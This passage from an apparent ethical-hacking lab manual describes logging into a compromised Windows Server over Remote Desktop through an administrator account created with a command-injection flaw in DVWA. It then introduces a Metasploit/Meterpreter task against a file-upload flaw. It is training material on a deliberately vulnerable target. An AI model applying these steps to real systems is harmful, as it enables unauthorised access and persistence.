
46. The **Remote Desktop Connection** window appears with the **General** tab displayed; enter the **User name** as **test** and click **Connect**.



47. A **Windows Security** pop-up appears; leave the **Password** field empty and click **OK**.




48. A Remote Desktop Connection window appears; click Yes.



49. A remote desktop connection is successfully established, as shown in the screenshot.

Note: Thus, you have made use of a command execution vulnerability in a DVWA application hosted by the Windows Server 2022 machine, extracted information related to the machine, remotely created an administrator account, and logged into it.

Note: If a **Server Manager** window appears close it.



50. Now, you may discontinue the session and log out of the web application. To do so, close the **Remote Desktop Connection** window. If a **Your remote session will be disconnected** notification appears, click **OK**.

51. This concludes the demonstration of how to exploit a remote command execution vulnerability to compromise a target web server.

52. Close all open windows and document all acquired information.


## Task 8: Exploit a File Upload Vulnerability at Different Security Levels

Metasploit Framework is a tool for developing and executing exploit code against a remote target machine. It is a Ruby-based, modular penetration testing platform that enables you to write, test, and execute exploit code. It contains a suite of tools that you can use to test security vulnerabilities, enumerate networks, execute attacks, and evade detection. Meterpreter is a Metasploit attack payload that provides an interactive shell that can be used to explore the target machine and execute code.

Here, we will use exploit a file upload vulnerability at different security levels of DVWA using Metasploit.

Note: Before starting this task, ensure that the **WampServer** is running on the **Windows Server 2022** machine.

1. Click **CEHv12 Parrot Security** to switch to the **Parrot Security** machine.
2. Click the **MATE Terminal** icon at the top of **Desktop** to open a **Terminal** window.

